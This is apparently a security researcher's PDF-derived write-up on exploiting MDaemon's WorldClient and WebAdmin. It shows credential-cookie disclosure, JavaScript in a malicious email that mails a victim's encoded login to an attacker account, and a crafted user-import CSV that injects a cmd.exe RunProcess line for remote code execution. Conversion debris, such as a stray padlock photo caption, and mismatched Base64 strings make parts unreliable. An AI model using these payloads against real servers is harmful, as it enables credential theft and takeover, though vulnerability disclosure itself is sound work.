
Lastly we could change the user's password to something else and use it to login to the web application. However, sooner or later the user would find out and contact the administrator which reduces our chances of maintaining access to the system. Therefore, it is better if we stole the user's login credentials without the him/her ever noticing. We can do this not by redirecting him/her to a phishing site but by tricking the application into disclosing the authentication information to us (see below).

Vulnerability 2 – Disclosure of Authentication Credentials

A user that is currently logged in to the WorldClient application on port 3000/tcp can make changes to his/her user account configuration via the WebAdmin interface (port 1000/tcp). He/she can do this not by separately signing in to the WebAdmin application but by simply following a link within WorldClient.

Normally this is not a problem as it can be easily handled by both applications with the use of the current user's sessionID. However, in this case the WorldClient and the WebAdmin applications are separate applications running on separate web servers and therefore do not share any session information between them. As a result, if the user needs to jump from one application to the other without needing to re-enter his/her password, the two applications need to somehow authenticate the validity of the user. Even though such an exchange can be performed securely using different techniques, it appears that the WorldClient application sends the authentication credentials encoded using a simple algorithm which does not provide adequate encryption. In the scenario below, we are exploiting this feature/weakness in order to retrieve the user's password without him/her noticing.

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By clicking on the *Advanced Settings* link in the *Options* tab, the user's encoded authentication credentials are sent to the WebAdmin application.

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```
Follow TCP Stream

Stream Content

GET /worldClient.dll?Session=GHTOWOO&view=webAdmin HTTP/1.1
Host: 192.168.10.111:3000
User-Agent: Mozilla/5.0 (windows NT 6.1; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.10.111:3000/worldClient.dll?view=Main
Cookie: User=mickey@ac1dc0de.com; Session=YZQJYosnvOwt; Lang=en; Theme=LookOut
Connection: keep-alive
If-Modified-Since: wed, 23 Jan 2013 08:33:21 GMT

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Last-Modified: wed, 23 Jan 2013 08:35:00 GMT
Expires: 0
Pragma: no-cache
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<BODY ONLOAD="javascript:document.forms[0].submit();">
<FORM ACTION="http://192.168.10.111:1000/login.wdm" METHOD="POST">
<INPUT TYPE="HIDDEN" NAME="webAdminCookie" VALUE="vaqf6Fuz3f6Ef8qdEnuKaE/tfbicZBHJOTx0q9eTkIPCnvequ9fSp7qmHHL1b6JJ6rSDwEJCTmNGOAw2VT5tzJFbv0HMim6l">
<INPUT TYPE="HIDDEN" NAME="LanguageSelect" VALUE="en">
</FORM>
</HTML>

Entire conversation (1106 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close
```

The user is automatically redirected to the WebAdmin application which runs on port 1000/tcp. In addition to this, the encoded authentication credentials are submitted to the `login.wdm` script through the `WebAdminCookie` parameter.

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Alt-N WebAdmin - Mozilla Firefox

File Edit View History Bookmarks Tools Help

WorldClient - mickey (mickey@ac1d... x Alt-N WebAdmin x +

192.168.10.111:1000/main.wdm?sid=FKABRSEKRTMTKN

mickey mouse mini

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source

WebAdmin
for MDaemon®

- **Status**
- My Account
- My Mailing Lists

Main

Sign Out

Current Status

Refresh

Statistics for mickey@ac1dc0de.com

Messages	9
Messages Allowed	N/A
Disk Space Used	0.03 MB
Disk Space Allowed	N/A

WebAdmin v13.0.3 ©2001-2012 Alt-N Technologies

Upon successful submission of the authentication credentials, the WebAdmin application generates its own sessionID and assigns it to the authenticated user's session.

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


Based on the information we have, we can send a malicious email message to our victim that would allow us to extract the encoded authentication string and send it back to us via email.

```
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
cookie.js
249 //----- Access WebAdmin-----
250 var webadminResponse1 = makeRequest("GET", "/WorldClient.dll?", "Session=" + sessionID +
"&View=WebAdmin", false);
251
252 var webAdminCookie = webadminResponse1.indexOf('WebAdminCookie');
253 if (webAdminCookie != -1)
254 {
255     //search from the position of WebAdminCookie forward to locate its "value" field
256     var firstValue = webadminResponse1.indexOf( 'VALUE=', webAdminCookie);
257     if (firstValue != -1)
258     {
259         var firstQuote = firstValue + 6;
260         var secondQuote = webadminResponse1.indexOf( '\\"', firstQuote + 1);
261         if (secondQuote != -1)
262         {
263             randomString = webadminResponse1.slice(firstQuote + 1,secondQuote);
264             //----- Send WebCookie encoded auth string via Email -----
265             var encodedAuth = encode64(randomString);
266             var sendEmailWebCookieAuth = makeRequest("POST", "/WorldClient.dll?Session=" +
sessionID +
"&ReturnJavaScript=1&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes",
"ComposeUser=" + userEmail +
"&ComposeID=&From=0&To=goofy%40ac1dc0de.com&CC=&BCC=&Subject=WebAdminCookie&SpellLanguage=en&
Body=" + encodedAuth + "&BodyHTML=%3Cdiv%3E" + encodedAuth + "%3C%2Fdiv%3E", false);
267         }
268     }
}
```


The JavaScript code issues a request to access the WebAdmin application as the victim and captures the generated response. It then extracts the *WebAdminCookie* value (encoded authentication string) and sends it via email to Goofy (the attacker).

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Mickey, by clicking on Goofy's malicious email, triggers the execution of the JavaScript code.

A close-up photograph of a yellow metal padlock and a silver key resting on a white computer keyboard. The padlock is rectangular with a circular keyhole on its right side. The key is attached to the padlock's shackle. The background shows the keys of the keyboard, which are slightly out of focus.



Goofy receives an email from Mickey that contains the encoded authentication string in Base64 encoded format.

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Source data from the Base64 string:

```
vaqf6Fuz3f6Ef8qdEnuKaE/tfbicZBHJOTx0q9eTkIPCnvequ9fSp7qmHHL1b6JJ6rSDwEJCTmNGOAw2VJpglhCr147rTeL2
```

Type (or copy-paste) some text to a textbox bellow. The text can be Base64 string to decode or any string to encode to a Base64.

```
dmFxZjZGdXozZjZfZjhxZEVudUthRS90ZmJpY1pCSEpPVHgwcT1lVGtJUENudmVxdTlmU3A3cW1lSEwxYjZKSjZyU0R3RUUpDVG1OR09BdzJWSnBnbGhDcjE0N3JUZWwy
```

or select a file to convert to a Base64 string.

Browse...

Convert the source data

The Base64 encoded string is decoded into its original value.

```
C:\> Shortcut to cmd.exe
C:\Temp>decode.py vaqf6Fuz3f6Ef8qdEnuKaE/tfbicZBHJOTx0q9eTkIPCnvequ9fSp7qmHHL1b6JJ6rSDwEJCTmNGOAw2VJpglhCr147rTeL2
User=mickey%40ac1dc0de.com&Password=A1234b!&TimeStamp=1358931382&Lang=en
C:\Temp>_
```

The encoded authentication string (Base64 decoded string) is then decoded into its cleartext value, which reveals the login credentials of the victim user.

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Vulnerability 3 – Remote Code Execution

With the user's login name and password in hand we can proceed to attack WebAdmin and attempt to gain Remote Code Execution on the mail server. The way to achieve this is by exploiting an administrative function which is inadequately secured and hence accessible by regular users. Administrative functions in WebAdmin are normally protected by controls and checks contained within the specific page they exist. However, one of them, the *Remote User Import* function which is used for creating bulk user accounts with the use of an import file, is not. The problem is that WebAdmin does not verify that the user accessing the Remote User Import function (*user_import.wdm*) is an administrator.

Hence, we can use this file to create new user accounts or modify existing ones in the MDaemon system. We should mention here that any changes made to an administrator account automatically downgrade it to a regular user.

In addition to the above, the user import file contains an *AutoRespProcess* field in which we can specify a program/executable file to be run upon receipt of an email. This functionality is called Autoresponder Program and is supposed to be used by employees that will be out of the office for a few days and won't be able to reply to any of the emails they receive. On the other hand, there are built-in security controls that restrict use of the Autoresponder Program functionality to administrator accounts only and hence, even if we manage to set it up in the user import file, the function will be disabled because -as we mentioned before- all accounts created/modified using the user import file become regular users. It should be mentioned that normal users cannot specify an executable when configuring their Autoresponder through the WebAdmin interface. They are only allowed to write the content/body of the Autoresponder/Out-of-office reply email.

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Alt-N WebAdmin - Mozilla Firefox

WorldClient - admin (admin@ac1dc0de.com) Alt-N WebAdmin

192.168.10.111:1000/main.wdm?sid=LJFYBZPBLVFLKH

Accounts - admin@ac1dc0de.com

Save Cancel

WebAdmin for MDaemon

- Status
 - Traffic Charts
 - Mailbox Charts
- My Account
- My Mailing Lists
- Domains
- Accounts
- Groups
- Aliases
- Mailing Lists
- Gateways
- Catalogs
- Holding Queue
- WorldClient Branding
- WebAdmin Options

Main

Setup

Security

Spam Filter

Log / Config Files

Sign Out

Account Settings

- Account Details
 - Aliases
 - Mailing Lists
- Mail Services
- Web Services
- Folder, Attachments, Groups
- Mobile Details
- IMAP Filters
- Autoresponder
- Forwarding
- Restrictions
- Quotas
- MultiPOP
- Signature
- Administrator Notes
- Options

Autoresponder (Out of Office)

☐ Enable an autoresponder for this account

☐ Schedule autoresponder

Start Date: Start Time: 12:00 AM

End Date: End Time: 12:00 AM

Autoresponder text:

Do not send auto response if it is from one of these addresses:

Add new excluded address - wildcard

Delete

Run Program

☐ Pass message to process

This is the Autoresponder configuration screen for the *admin* account.


This part of the configuration screen is accessible to normal users. Hence they can enable the functionality and define the Autoresponder text message.

This part of the configuration screen is accessible only to administrators. Hence they are the only ones who can setup a program to be executed upon receipt of an email message.

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If we open the *AutoResp.dat* file we can observe the structure of the file and a number of configuration fields/parameters that are part of the Autoresponder program processing functionality. The image below shows the *AutoResp.dat* settings of a normal user.



```
C:\MDaemon\App\AutoResp.dat - Notepad++
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ? X
AutoResp.dat
1 [mickey@ac1dc0de.com]
2 Enabled=Yes
3 MailBackFile=C:\MDaemon\APP\mickey@ac1dc0de.com.rsp
4 PassMessage=No
nb char : 105 Ln : 1 Col : 1 Sel : 0 Dos\Windows ANSI INS
```

Mickey enabled the Autoresponder function and also defined an Out-of-Office message, which was saved in his personal *.rsp* file.

From the contents of the *AutoResp.dat* file, we can safely deduce that *Enabled=Yes* means that Autoresponder functionality has been activated.

	A	B	C	D	E	F	Y	Z	AA
1	Email	MailBox	Domain	FullName	MailDir	Password	..snip..	AutoRespScript	AutoRespProcess
2	goofy@ac1dc0de.com	goofy	ac1dc0de.com	goofy	C:\MDAEMON\Us	A1234b!			c:\windows\notepad.exe

These are the contents of a user import file. Among the fields that are displayed, there is one named *AutoRespProcess* whose value can point to an executable file. This is the one we want to take advantage of.

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As we have already mentioned, a normal user cannot setup an Autoresponder program/executable through WebAdmin's web interface, but can do so through the user import functionality. By using the user import functionality though, the Autoresponder is automatically turned off. During our initial tests we couldn't turn on the Autoresponder Program for our own user account but we managed to create (using our user account) all the required fields in *AutoResp.dat* -including setting the "Enabled" field to "Yes"- for a different user.

A screenshot of a Notepad++ window titled "C:\MDaemon\App\AutoResp.dat - Notepad++". The window shows a text file with the following content:

```
1 [goofy@ac1dc0de.com]
2 Enabled=No
3 RunProcess=c:\windows\notepad.exe
4 PassMessage=No
5 [pluto@ac1dc0de.com]
6 Enabled=Yes
7 RunProcess=cmd.exe /K dir \ > \mdaemon\worldclient\html\ssapi.dat
8 PassMessage=No
9
```

The status bar at the bottom indicates "nb char : 198", "Ln : 1 Col : 1 Sel : 0", "Dos\Windows", "ANSI", and "INS".

These are the contents we want the *AutoResp.dat* file to contain. Lines 1, 2 and the "RunProcess=" part from line 3, are automatically inserted by the application as soon as we setup the Autoresponder functionality using a user import file. Notice that in line 2 the Enabled parameter is set to No and therefore Autoresponder is disabled for Goofy.


But if we try and insert the rest of the text (line 3 to line 8) as part of the *RunProcess* parameter we could enable the Autoresponder functionality for user Pluto and cause the server to execute the specified program through Pluto's account.

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```
1 "Email", "MailBox", "Domain", "FullName", "MailDir", "Password", "AutoDecode", "IsForwarding", "AutoRespProcess"
2 "pluto@ac1dc0de.com", "pluto", "ac1dc0de.com", "pluto", "C:\MDAEMON\Users\ac1dc0de.com\pluto\","
3 "goofy@ac1dc0de.com", "goofy", "ac1dc0de.com", "goofy", "C:\MDAEMON\Users\ac1dc0de.com\goofy\","
4 PassMessage=No
5 [pluto@ac1dc0de.com]
6 Enabled=Yes
7 RunProcess=cmd.exe /K dir \ > \mdaemon\worldclient\html\ssapi.dat
8 PassMessage=No", "", "", 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, "", "", "(01/23/2013 01:52)", "Tue Jan 22 04:44:29 20
9
```

This is the file we will import into the application in order to modify the *AutoResp.dat* file in a way that will provide us with Remote Code Execution. Lines 4 till 8 –up to the “*PassMessage=No*” string-, are the contents of the *AutoRespProcess* field and will be inserted into the *AutoResp.dat* file. In addition to the above, at the end of Line 3 there is the string “*C:\windows\notepad.exe*” which is not shown in the screenshot but is also part of the *AutoRespProcess* field and will eventually end up in the *AutoResp.dat* file.



This is WebAdmin's user import page which is located at the following URL.

[http://\[MDaemon_IP\]:1000/modalframe.wdm?file=user_import.wdm&sid=\[User_SessionID\]](http://[MDaemon_IP]:1000/modalframe.wdm?file=user_import.wdm&sid=[User_SessionID])

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With the malicious code injected into the *AutoResp.dat* file all we have to do is send an email to the user for whom we had created an entry in the *AutoResp.dat* file (e.g. pluto@ac1dc0de.com). If the user account does not currently exist, it will be created upon successful processing of our malicious user import file. In this case, the Autoresponder remote code execution trigger will be an automated welcome email sent by the web application itself, as part of the user account creation process.

Last but not least, we have to perform one more trick to achieve remote code execution on the mail server. This is, to terminate each line of our malicious injection code in the user import file with a Carriage Return character (\x0d) instead of the Carriage Return Line Feed character combination (\x0d\x0a) or simply the Line Feed (\x0a) character. This will prevent our code from modifying the structure of the user import file in a way that will render it invalid but at the same time will be in a valid *AutoResp.dat* format so that it can be successfully processed by the Autoresponder function. Hence our user import file will look like this:

A screenshot of a text editor window titled 'cmd.csv'. The window has a menu bar (File, Edit, Search, View, Format, Language, Settings, Macro, Run, TextFX, Plugins, Window) and a toolbar with various icons. The text content is as follows:

```
1 "Email","MailBox","Domain","FullName","MailDir","Password","AutoDecode","IsForwarding","Acce
2 "pluto@ac1dc0de.com","pluto","ac1dc0de.com","pluto","C:\MDAEMON\Users\ac1dc0de.com\pluto\","
3 "goofy@ac1dc0de.com","goofy","ac1dc0de.com","goofy","C:\MDAEMON\Users\ac1dc0de.com\goofy\","
4 PassMessage=No [CR]
5 [pluto@ac1dc0de.com] [CR]
6 Enabled=Yes [CR]
7 RunProcess=cmd.exe /K dir \ > \mdaemon\worldclient\html\ssapi.dat [CR]
8 PassMessage=No","","","0,0,0,0,0,1,1,0,0,0","",""(01/23/2013 01:52)","Tue Jan 22 04:44:29 20
9
```

The status bar at the bottom shows 'Normal text file', 'nb char : 1272', 'Ln : 1 Col : 1 Sel : 0', 'Dos\Windows', 'ANSI', and 'INS'.

The lines that will be injected into the *AutoResp.dat* file (except the last one), need to be terminated with a Carriage Return character. The actual positions are clearly displayed in the screenshot.

Pwning MDaemon

The screenshot shows a Windows application window titled "Hex Editor - [cmd.csv]". The menu bar includes File, Edit, View, Tools, Window, and Help. Below the menu is a toolbar with various icons for file operations and editing. The main area is split into two panes. The left pane displays a hex dump of the file, with addresses from 00000380 to 000004f0 on the left, and two columns of hex bytes. The right pane shows the corresponding ASCII text. The text appears to be a configuration file for MDaemon, containing fields like "PassMessage", "Enabled", and "RunProcess". The status bar at the bottom indicates "For Help, press F1", "Offset: 00000424 of 000004f8, 83%", and "Sel: 00000000 - 00000000 (0 bytes)".

```
Hex Editor - [cmd.csv]
File Edit View Tools Window Help

00000380: 64 65 2e 63 6f 6d 22 2c 22 67 6f 6f 66 79 22 2c
00000390: 22 61 63 31 64 63 30 64 65 2e 63 6f 6d 22 2c 22
000003a0: 67 6f 6f 66 79 22 2c 22 43 3a 5c 4d 44 41 45 4d
000003b0: 4f 4e 5c 55 73 65 72 73 5c 61 63 31 64 63 30 64
000003c0: 65 2e 63 6f 6d 5c 67 6f 6f 66 79 5c 22 2c 22 41
000003d0: 31 32 33 34 62 21 22 2c 30 2c 30 2c 59 2c 31 2c
000003e0: 31 2c 30 2c 30 2c 30 2c 30 2c 30 2c 30 2c 30 2c
000003f0: 22 22 2c 22 22 2c 22 22 2c 22 32 35 22 2c 22 22
00000400: 2c 22 52 46 43 38 32 32 22 2c 22 22 2c 22 63 3a
00000410: 5c 77 69 6e 64 6f 77 73 5c 6e 6f 74 65 70 61 64
00000420: 2e 65 78 65 50 61 73 73 4d 65 73 73 61 67 65
00000430: 3d 4e 6f 5b 70 6c 75 74 6f 40 61 63 31 64 63
00000440: 30 64 65 2e 63 6f 6d 5d 45 6e 61 62 6c 65 64
00000450: 3d 59 65 73 52 75 6e 50 72 6f 63 65 73 73 3d
00000460: 63 6d 64 2e 65 78 65 20 2f 4b 20 64 69 72 20 5c
00000470: 20 3e 20 5c 6d 64 61 65 6d 6f 6e 5c 77 6f 72 6c
00000480: 64 63 6c 69 65 6e 74 5c 68 74 6d 6c 5c 73 73 61
00000490: 70 69 2e 64 61 74 50 61 73 73 4d 65 73 73 61
000004a0: 67 65 3d 4e 6f 22 2c 22 22 2c 22 22 2c 30 2c 30
000004b0: 2c 30 2c 30 2c 30 2c 31 2c 31 2c 30 2c 30 2c 30
000004c0: 2c 22 22 2c 22 22 2c 22 28 30 31 2f 32 33 2f 32
000004d0: 30 31 33 20 30 31 3a 35 32 29 22 2c 22 54 75 65
000004e0: 20 4a 61 6e 20 32 32 20 30 34 3a 34 34 3a 32 39
000004f0: 20 32 30 31 33 22 34 3a 34 34 3a 32 39

de.com","goofy",
"ac1dc0de.com", "
goofy","C:\MDAEM
ON\Users\ac1dc0d
e.com\goofy\","A
1234b!","0,0,Y,1,
1,0,0,0,0,0,0,0,
","","","25",""
,"RFC822","","c:
\windows\notepad
.exe PassMessage
=No [pluto@ac1dc
0de.com] Enabled
=Yes RunProcess=
cmd.exe /K dir \
> \mdaemon\worl
dclient\html\ssa
pi.dat PassMessa
ge=No","","0,0
,0,0,0,1,1,0,0,0
","",""(01/23/2
013 01:52)","Tue
Jan 22 04:44:29
2013".. 4:44:29

